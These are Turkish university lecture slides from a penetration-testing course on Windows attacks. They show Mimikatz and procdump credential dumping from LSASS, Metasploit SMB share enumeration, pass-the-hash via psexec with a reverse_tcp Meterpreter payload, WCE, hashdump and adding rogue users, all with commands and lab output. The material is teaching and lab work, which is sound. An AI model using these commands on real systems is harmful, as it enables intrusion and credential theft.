

Windows Hacking - II
BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I
Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2017/2018 - Güz

İçindekiler

1

Keşif (Devam)

- Mimikatz Demo
- smb_enumshares

2

Exploitation

- Giriş
- Pass the Hash
- PsExec - Metasploit
- Sysinternals PsExec
- PsExec Sınırlandırmaları

3

Post-Exploit

- Giriş
- Meterpreter
- Core komutları
- Stdapi Komutları
- Priv ve Incognito Eklentileri
- Mimikatz Eklentisi
- Meterpreter Post Modülleri
- Vssadmin

İçindekiler

1 Keşif (Devam)

- Mimikatz Demo
- smb_enumshares

2 Exploitation

- Giriş
- Pass the Hash
- PsExec - Metasploit
- Sysinternals PsExec
- PsExec Sınırlandırmaları

3 Post-Exploit

- Giriş
- Meterpreter
- Core komutları
- Stdapi Komutları
- Priv ve Incognito Eklentileri
- Mimikatz Eklentisi
- Meterpreter Post Modülleri
- Vssadmin

Mimikatz Demo I


Mimikatz

- ▶ Windows işletim sisteminde oturum açıldığında kullanıcı ad/parola memory'de saklanır.
- ▶ Bir bilgisayara active directory hesabı kullanılarak oturum açıldığında parola yine memory üzerinde olacaktır.
- ▶ Bu zafiyet kullanılarak LSA prosesi exploit edilir.
- ▶ **Mimikatz** aracı kullanılarak **LSASS** (Local Security Authority Process) prosesi dump edilerek oluşturulan dosyayı açılabilir.

Local Security Authority Subsystem Service

- ▶ Windows işletim sisteminde güvenlik politikalarını uygulamak için çalışan servistir.
- ▶ Bilgisayar oturum açan kullanıcıların işlemlerini **Windows Security Log**'a yazmaktadır.
 - ▶ Account logon events
 - ▶ Policy change
 - ▶ Privilege use
 - ▶ System events

Mimikatz Demo II



Şekil: Local Security Authority functional diagram.

Mimikatz Demo III

Lsass Adımları

- ▶ Winlogon, oturum açma kimlik bilgilerini kullanıcıdan toplar.
- ▶ LSASS bu kimlik bilgilerini alır ve Kerberos veya NTLM yardımıyla kullanıcının kimliğini doğrulamak için kullanır. **Kimlik Doğrulama Aşaması**
- ▶ LSASS, kullanıcının erişim izinlerini ve sistem ayrıcalıklarını tanımlayan bir **access token** oluşturur.
- ▶ Security Reference Monitor , kullanıcıyı erişim izni verilip verilmeyeceğine karar vermek için bu token'ı bir nesnenin güvenlik tanımlayıcısındaki (object's security descriptor) erişim denetim listesi (ACL) ile karşılaştırır. **Yetkilendirme aşaması**
- ▶ Son olarak LSASS ve SRM, güvenlik nesnelerine erişimi izlemek ve bu erişim olaylarının herhangi birini veya tümünü kaydeden raporlar oluşturmak için birlikte çalışır. **Denetim (Audit) aşaması**

Mimikatz Demo IV

Windows Memory Dumps


▶ Kernel-mode dumps

- ▶ Blue Screen of Death
- ▶ **Complete memory dump** - hedef sistem için tam fiziksel bellek içerir.
- ▶ **Kernel memory dump** - Çökme anında kernel tarafından kullanılan tüm belleği içerir.
- ▶ **Small memory dump** - durdurma kodu, parametreler, yüklenen aygıt sürücüler listesi gibi çeşitli bilgiler içerir.


▶ User-mode memory dumps





- ▶ Minidump tek bir işlemin bellek dökümüdür.
- ▶ Minidump (veya .dmp dosyası) çalışan bir prosesin o an sahip olduğu bilgilere erişmek için kullanılan bir yöntemdir.
 - ▶ Memory
 - ▶ Thread information
 - ▶ Exception context information
 - ▶ Stack traces
 - ▶ Module information
- ▶ *MINIDUMP_TYPE* enum'da mevcut seçeneklerin tam listesini içermektedir.

Mimikatz Demo V



Mimikatz Demo VI



Name	Date modified	Type	Size
 lsass.DMP	24.03.2017 09:05	DMP File	35.754 KB
 mimidrv.sys	22.01.2013 04:34	System file	33 KB
 mimikatz.exe	20.03.2017 05:32	Application	745 KB
 mimilib.dll	20.03.2017 05:32	Application extens...	31 KB

Mimikatz Demo VII

```

.#####.   mimikatz 2.1.1 (x64) built on Mar 20 2017 03:32:20
### ^ ###   "A La Vie, A L'Amour"
### / \ ### /* * *
'## \ / ## Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
'## v ##    http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 21 modules * * */

mimikatz # sekurlsa::Minidump lsass.DMP
Switch to MINIDUMP - lsass.DMP

mimikatz # sekurlsa::logonPasswords
Opening : 'lsass.DMP' file for minidump...

Authentication Id : 0 ; 1113704 (00000000:0010fe68)
Session           : Interactive from 1
User Name         : t
Domain            : work
Logon Server      : WORK
Logon Time        : 23.03.2017 11:21:33
SID               : S-1-5-21-3572930095-1043783727-3278250137-1000

msv :
[00000003] Primary
* Username : t
* Domain   : work
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
[00010000] CredentialKeys
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890afd80709
tspkg :
wdigest :
* Username : t
* Domain   : work
* Password : (null)
kerberos :
* Username : t
* Domain   : work
* Password : (null)
ssp :
credman :

```

Mimikatz Demo VIII

```
C:\Users\t\Dropbox\Dersler\BGM-554\tools\Procdump>procdump64.exe -ma lsass.exe lsassdmp

ProcDump v8.2 - Sysinternals process dump utility
Copyright (C) 2009-2016 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[09:22:58] Dump 1 initiated: C:\Users\t\Dropbox\Dersler\BGM-554\tools\Procdump\lsassdmp.dmp
[09:23:00] Dump 1 writing: Estimated dump file size is 36 MB.
[09:23:00] Dump 1 complete: 37 MB written in 2.3 seconds
[09:23:00] Dump count reached.

C:\Users\t\Dropbox\Dersler\BGM-554\tools\Procdump>_
```

Mimikatz

- ▶ Genellikle bir betik kullanılarak bu süreci otomatize edebilmektedirler.
Procdump¹
- ▶ *ftp* veya benzeri bir yöntemle dosyanın dışarı aktarılması ve erişim sağlama yöntemi
- ▶ **Mimikatz**² sadece oturum açmış kullanıcıları değil aynı zamanda daha önce oturum açmış kullanıcılara ait bilgilerede erişebilmektedir.
- ▶ Mimikatz *terminal sunucu* üzerinde çalıştırılması durumunda sunucuyu kullanmış bütün kullanıcılar hakkında bilgi edinilebilir.

¹<https://technet.microsoft.com/en-us/sysinternals/dd996900.aspx>

²<https://github.com/gentilkiwi/mimikatz/releases>

smb_enumshares I

Administrative Shares

Sistem yöneticilerinin bir ağa bağlı sistemdeki her disk birimine **uzaktan erişmesine** olanak tanıyan Windows NT işletim sistemi ailesi tarafından oluşturulan **gizli ağ paylaşımlarıdır**.

- ▶ **Disk volumes:** Sistemdeki her disk birimi, *administrative share* olarak paylaşılır. C, D ve E birimlerinin bulunduğu bir sistem, C\$, D\$ veya E\$ adlı üç paylaşıma sahiptir.
- ▶ **OS folder:** Windows'un yüklü olduğu klasör admin\$
- ▶ **Fax cache:** Fakslanan sayfaların ve kapak sayfalarının ön belleğe alındığı klasör, fax\$
- ▶ **IPC shares:** inter-process communication ipc\$
- ▶ **Printers folder:** Yüklü yazıcıları temsil eden nesneyi içeren sanal klasör, print\$

smb_enumshares II

```
root@kali: ~  
USE_SRVSVC_ONLY false yes List shares only with SRVSVC  
  
msf auxiliary(smb_enumshares) > set RHOSTS 192.168.4.46  
RHOSTS => 192.168.4.46  
  
msf auxiliary(smb_enumshares) > set SMBUser bgm554  
SMBUser => bgm554  
  
msf auxiliary(smb_enumshares) > set SMBPass 123abc  
SMBPass => 123abc  
  
msf auxiliary(smb_enumshares) > run  
  
[-] 192.168.4.46:139 - Login Failed: The SMB server did not reply to our request  
[*] 192.168.4.46:445 - Windows 7 Service Pack 1 (Unknown)  
[+] 192.168.4.46:445 - ADMIN$ - (DS) Remote Admin  
[+] 192.168.4.46:445 - C$ - (DS) Default share  
[+] 192.168.4.46:445 - IPC$ - (I) Remote IPC  
[+] 192.168.4.46:445 - Users - (DS)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
  
msf auxiliary(smb_enumshares) > █
```

İçindekiler

1

Keşif (Devam)

- Mimikatz Demo
- smb_enumshares

2

Exploitation

- Giriş
- Pass the Hash
- PsExec - Metasploit
- Sysinternals PsExec
- PsExec Sınırlandırmaları

3

Post-Exploit

- Giriş
- Meterpreter
- Core komutları
- Stdapi Komutları
- Priv ve Incognito Eklentileri
- Mimikatz Eklentisi
- Meterpreter Post Modülleri
- Vssadmin

Giriş I

Giriş

- ▶ Keşif aşamasında ve iç ağ testleri sırasında elde edilen bilgiler doğrultusunda sistemlere erişim sağlanması
- ▶ Kullanılan yöntemler
 - ▶ Sistemlerde bulunan zafiyetler
 - ▶ Yerel yönetici hesapları
 - ▶ Pass the hash(Psexec vb.)
 - ▶ Kaba kuvvet saldırıları
 - ▶ İç ağ testlerinde elde edilen kullanıcı bilgileri içeren dosyalar

Pass the Hash

Pass the Hash

- ▶ Güçlü bir parola politikası olduğu durumlarda NTLM parola özetlerinin kırılması uzun süreler alabilmektedir.
- ▶ Bu durumlara karşı özellikle Windows sistemlerde parola özetleri kullanılarak sistemlere erişim sağlanabilmektedir.
- ▶ Pass the Hash yöntemi Windows sistemlerde dosya, yazıcı paylaşımları gibi bilgisayar kaynaklarının paylaşılmasını sağlayan Server Message Block (SMB) protokolünü kullanır.
- ▶ Pass the Hash yönteminin çalışması için hedef bilgisayarda yönetimsel paylaşımların ya da yönetici hakkıyla açılmış başka paylaşımların bulunması gerekmektedir.
- ▶ Pass the Hash yöntemini kullanarak hedef bilgisayarlara erişim sağlayan araçlardan birisi **PsExec**'tir.

PsExec - Metasploit I

PsExec - Metasploit

- ▶ **Metasploit PsExec** aracının hedef bilgisayar üzerinde oturum açabilmesi için gerekli bilgiler şunlardır:
 - ▶ Hedef bilgisayara ait IP adresi
 - ▶ Parola özeti
 - ▶ Kullanıcı adı
 - ▶ Yönetimsel paylaşım
- ▶ Hedef bilgisayar üzerinde Pass the Hash yöntemini engellemek için herhangi bir güvenlik politikası uygulanmamışsa, yukarıdaki bilgiler doğrultusunda yüksek seviyeli haklarla açılan bir **meterpreter** oturumu elde edilebilir.
- ▶ **PsExec** aracının oturum açabilmesi için araca verilen **kullanıcının** hedef bilgisayar üzerinde yönetimsel paylaşımlar üzerinde **hak sahibi** olması gerekmektedir.

PsExec - Metasploit II

Parametreler

- ▶ **RHOST**: Hedef bilgisayara ait IP bilgisi
- ▶ **RPORT**: Hedef bilgisayar üzerinde SMB protokolünün çalıştığı port
- ▶ **SHARE**: Hedef bilgisayarda kullanılacak yönetimsel paylaşım
- ▶ **SMBDomain**: Hedef bilgisayar üzerinde yetkili olan kullanıcı hesabının üye olduğu etki alanı (Workgroup – Etki alanı)
- ▶ **SMBUser**: Hedef bilgisayar üzerinde yetkili olan kullanıcı
- ▶ **SMBPass**: Hedef bilgisayar üzerinde yetkili olan kullanıcıya ait parola ya da parola özeti
- ▶ set payload windows/meterpreter/reverse_tcp
- ▶ set LHOST 192.168.4.33
- ▶ set LPORT 443

PsExec - Metasploit III

```
msf exploit(psexec) > show options
```

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Require
RHOST	192.168.4.46	yes
RPORT	445	yes
SERVICE_DESCRIPTION		no
SERVICE_DISPLAY_NAME		no
SERVICE_NAME		no
SHARE	Users	yes
a normal read/write folder share		
SMBDomain	.	no
SMBPass	aad3b435b51404eeaad3b435b51404ee:89c99393bfe3c0a95deba6dcb0b12b43	no
SMBUser	bgm554	no


```
payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.4.33	yes	The listen address
LPORT	443	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

PsExec - Metasploit IV



```
root@kali: ~  
0 Automatic  
  
msf exploit(psexec) > run  
[*] Started reverse TCP handler on 192.168.4.33:443  
[*] 192.168.4.46:445 - Connecting to the server...  
[*] 192.168.4.46:445 - Authenticating to 192.168.4.46:445 as user 'bgm554'...  
[*] 192.168.4.46:445 - Selecting native target  
[*] 192.168.4.46:445 - Uploading payload...  
[*] 192.168.4.46:445 - Created \gBbhovEC.exe...  
[+] 192.168.4.46:445 - Service started successfully...  
[*] 192.168.4.46:445 - Deleting \gBbhovEC.exe...  
[*] Sending stage (957999 bytes) to 192.168.4.46  
[*] Meterpreter session 1 opened (192.168.4.33:443 -> 192.168.4.46:13725) at 2017-03-24 15:41:45 +0300  
  
meterpreter > |
```

PsExec - Metasploit V

```
meterpreter > run post/windows/gather/hashdump
```

```
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 7b1e8ee705d428bd2c4b0fc94f11d764...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hints...
```

No users with password hints on this system

```
[*] Dumping password hashes...
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
t:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
bgm554:1002:aad3b435b51404eeaad3b435b51404ee:89c99393bfe3c0a95deba6dcb0b12b43:::
```

Sysinternals PsExec I

Sysinternals PsExec

- ▶ **Sysinternals PsExec**³ aracının hedef bilgisayar üzerinde oturum açabilmesi için gerekli bilgiler şunlardır:
 - ▶ Hedef bilgisayara ait IP adresi
 - ▶ Kullanıcı adı
 - ▶ Parola
 - ▶ Yönetimsel paylaşım

Sysinternals PsExec II

```
C:\Users\oracle\Downloads\PSTools\Psexec.exe \\192.168.4.46 -u bgm554 -p 123abc cmd
```

```
PsExec v2.2 - Execute processes remotely  
Copyright (C) 2001-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>ipconfig
```

```
Windows IP Configuration
```

```
Ethernet adapter Bluetooth Network Connection:
```

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :
```

```
Ethernet adapter Local Area Connection:
```

```
Connection-specific DNS Suffix . : sge.gov.tr  
Link-local IPv6 Address . . . . . : fe80::60e6:a5d9:40ee:32ff%12  
IPv4 Address. . . . . : 192.168.4.46  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.4.1
```

³<https://technet.microsoft.com/tr-tr/sysinternals/bb897553.aspx>

Sysinternals PsExec + Wce I

PsExec + Wce

- ▶ Wce⁴
- ▶ Parola özetinin kullanılarak PsExec'in çalıştırılması
- ▶ **Hedef bilgisayara ait kullanıcı adı ve parola özeti bilgisi hedef bilgisayarın IP adresi** ile birlikte PsExec aracının çalıştırılacağı bilgisayarın **belleğine yüklenmektedir.**
- ▶ **PsExec** aracına herhangi bir **kullanıcı bilgisi** ve **parola özeti bilgisi** verilmeden hedef bilgisayar üzerinde komut satırı erişimi elde edilir.

Sysinternals PsExec + Wce II

```

C:\Users\oracle\Downloads\wce_v1_41beta_x64>wce -s bgm554:192.168.4.46:aad3b435b51404eeaad3b435b51404ee:89c99393bfe3c0a95deba6dcbb0b12b43
WCE v1.41beta (x64) (Windows Credentials Editor) - (c) 2010-2013 Hmpia Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Changing NTLM credentials of current logon session {0003302Fh} to:
Username: bgm554
domain: 192.168.4.46
LMHash: aad3b435b51404eeaad3b435b51404ee
NTHash: 89c99393bfe3c0a95deba6dcbb0b12b43
NTLM credentials successfully changed!

C:\Users\oracle\Downloads\wce_v1_41beta_x64>psexec \\192.168.4.46 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : sge.gov.tr
    Link-local IPv6 Address . . . . . : fe80::60e6:a5d9:40ee:32ff%12
    IPv4 Address. . . . . : 192.168.4.46
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.4.1
  
```

⁴<http://www.ampliasecurity.com/research/windows-credentials-editor/>

PsExec Sınırlandırmaları I

Yönetimsel paylaşımların kapalı olması

- ▶ **AutoShareWks => 0**

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\  
Services \LanmanServer\Parameters\AutoShareWks
```

- ▶ **AutoShareServer => 0**

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\  
Services\LanmanServer\Parameters\AutoShareServer
```

İçindekiler

1

Keşif (Devam)

- Mimikatz Demo
- smb_enumshares

2

Exploitation

- Giriş
- Pass the Hash
- PsExec - Metasploit
- Sysinternals PsExec
- PsExec Sınırlandırmaları

3

Post-Exploit

- Giriş
- Meterpreter
- Core komutları
- Stdapi Komutları
- Priv ve Incognito Eklentileri
- Mimikatz Eklentisi
- Meterpreter Post Modülleri
- Vssadmin

Post-Exploit I

Sisteme sızıldıktan sonra gerçekleştirilen işlemler


- ▶ Meterpreter üzerinde yapılan işlemler
- ▶ Parola özetleri elde etme
- ▶ Parola özetlerini kırma
- ▶ Etki alanına yetkili kullanıcı ekleme
- ▶ Bellekten parola alma
- ▶ Envanter, bağlantı bilgisi vb. bilgiler içeren dosyaları arama
- ▶ Sunucu yedekleri tespit etme

Post-Exploit II

Post-exploitation sonrası elde edilen bilgiler

- ▶ Kullanıcı adı ve parola bilgileri
- ▶ Parola özetleri
- ▶ Etki alanında yetkili kullanıcı
- ▶ Sistemler hakkında detaylı bilgi
- ▶ Sunucu yedekleri
- ▶ Etki alanı kullanıcıları ve parola özetleri
- ▶ Veritabanı bağlantı bilgileri

Meterpreter I



Meterpreter II

Meterpreter

- ▶ *Stdapi*, *Priv* ve *Core* meterpreter oturumu açıldığında otomatik olarak yüklenmektedir.
- ▶ Yüklü olmayan eklentileri kullanabilmek için “*load eklenti_adı*” çalıştırılmalıdır.

Core komutları

Core Komutları

- ▶ **Background:** Aktif olan meterpreter oturumunu arka plana alarak, metasploit ekranına dönülmesini sağlar. Session -i komutu ile tekrar ilgili meterpreter oturumuna geri dönülür.
- ▶ **Migrate:** Farklı bir kullanıcının çalıştığı sürecin elde edilmesini ve o kullanıcının haklarının kullanılmasını sağlar. Şu an çalışan sürecin hakkından daha yüksek haklı bir sürece geçiş yapılamaz.
- ▶ **Exit:** Aktif olan meterpreter oturumunu sonlandırır.
- ▶ **Run:** Meterpreter oturumu üzerinde post modüller ya da script çalıştırmak için kullanılır.

Stdapi Komutları I

Stdapi Komutlari

- ▶ Meterpreter oturumunda en çok kullanılan komutların bulunduğu eklentidir.
- ▶ Üç alt başlığa sahiptir:
 - ▶ Dosya sistemi
 - ▶ Sistem
 - ▶ Kullanıcı arayüzü.

1. File System Komutlari

- **cd/lcd**: Dosya sistemleri üzerinde dolaşma için kullanılır. l (local) harfi işlemin metasploit aracının kurulu olduğu bilgisayardaki dosya sisteminde gerçekleştiğini belirtir.
- **upload/download**: Hedef bilgisayara dosya yükleme ve hedef bilgisayardan dosya indirmek için kullanılır.

Stdapi Komutları II

2. System Komutları

- ▶ **getpid/getuid**: Meterpreter oturumunun hangi kullanıcı ile açıldığını gösterir.
- ▶ **shell**: Hedef bilgisayar üzerinde komut satırı erişimi sağlar.
- ▶ **sysinfo**: Hedef bilgisayar hakkında bilgi verir.
- ▶ **ps**: Hedef bilgisayarda çalışan süreçleri ve süreçlerle ilgili bilgileri gösterir.
- ▶ **kill**: Hedef bilgisayar üzerinde çalışan süreçleri öldürmek için kullanılır.
- ▶ **reg**: Hedef bilgisayardaki kayıt defterini yönetmek için kullanılır.

3. User Interface

- ▶ **idletime**: Hedef bilgisayarda oturum açmış kullanıcının işlem yapmadığı süreyi belirtir.

Priv ve Incognito Eklentileri I

Priv ve Incognito Eklentileri

- ▶ **Priv:** hedef bilgisayar üzerinde hak yükseltmek
- ▶ **Incognito:** etki alanında hak yükseltmek ve yönetici olmak

Priv komutları

- ▶ **Getsystem:** SYSTEM haklarını elde etmek için kullanılır. Bilgisayardaki bazı güvenlik maddelerine bağlı olarak bazen çalışmayabilmektedir.
- ▶ **Hashdump:** Hedef bilgisayarda bulunan yerel kullanıcı parola özetlerini elde eder.
 - ▶ Çalışmayabilir. Alternatif olarak hashdump post modülü kullanılabilir.

Incognito komutları

- ▶ **Add_user:** Hedef bilgisayara ya da etki alanına kullanıcı ekler.
- ▶ **Add_group_user:** Hedef bilgisayardaki ya da etki alanındaki gruplara kullanıcı ekler.

Priv ve Incognito Eklentileri II

```
meterpreter > add user bgm554-1 parola
[*] Attempting to add user bgm554-1 to host 127.0.0.1
[+] Successfully added user

meterpreter > shell
Process 4576 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> net user
net user

User accounts for \\

-----
Administrator          bgm553          bgm554
bgm554-1                Guest           t
line command completed with one or more errors.
```

Mimikatz Eklentisi I

Mimikatz

- **Mimikatz:** Windows sistemlerde bellekte saklanan parolaları elde etmek için kullanılmaktadır.

Mimikatz Eklentisi II

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : work
BootKey    : 7b1e8ee705d428bd2c4b0fc94f11d764

Rid : 500
User : Administrator
LM :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

Rid : 501
User : Guest
LM :
NTLM :

Rid : 1000
User : t
LM :
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0

Rid : 1002
User : bgm554
LM :
NTLM : 89c99393bfe3c0a95deba6dcb0b12b43
```


Meterpreter Post Modülleri I

Meterpreter Post

- **Post modüller:** bilgi toplamak ve çeşitli işlemler gerçekleştirmektedir


Meterpreter Post Modülleri II

enum_termerv Post Modülü




```
root@kali: ~  
meterpreter > run post/windows/gather/enum_termerv  
[*] Doing enumeration for S-1-5-21-3572930095-1043783777-3278250137-1000  
[+] Systems connected to:  
[+] --> 192.168.4.35  
[+] Server list and user hints:  
[+] 192.168.4.35 is connected to as oracle  
[+] 192.168.4.76 is connected to as oracle-srv\oracle  
[+] 192.168.4.97 is connected to as oracle  
[+] 192.168.6.250 is connected to as enduser2  
[+] 192.168.6.251 is connected to as enduser2  
[+] 192.168.6.252 is connected to as enduser2  
[+] 192.168.6.253 is connected to as enduser2  
[*] Doing enumeration for S-1-5-21-3572930095-1043783777-3278250137-1002  
meterpreter >
```


Meterpreter Post Modülleri III



Meterpreter Post Modülleri IV

hashdump Post Modülü



```
root@kali: ~  
meterpreter >  
meterpreter > run post/windows/gather/hashdump  
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 7b1e8ee705d428bd2c4b0fc94f11d764...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hints...  
  
No users with password hints on this system  
  
[*] Dumping password hashes...  
  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
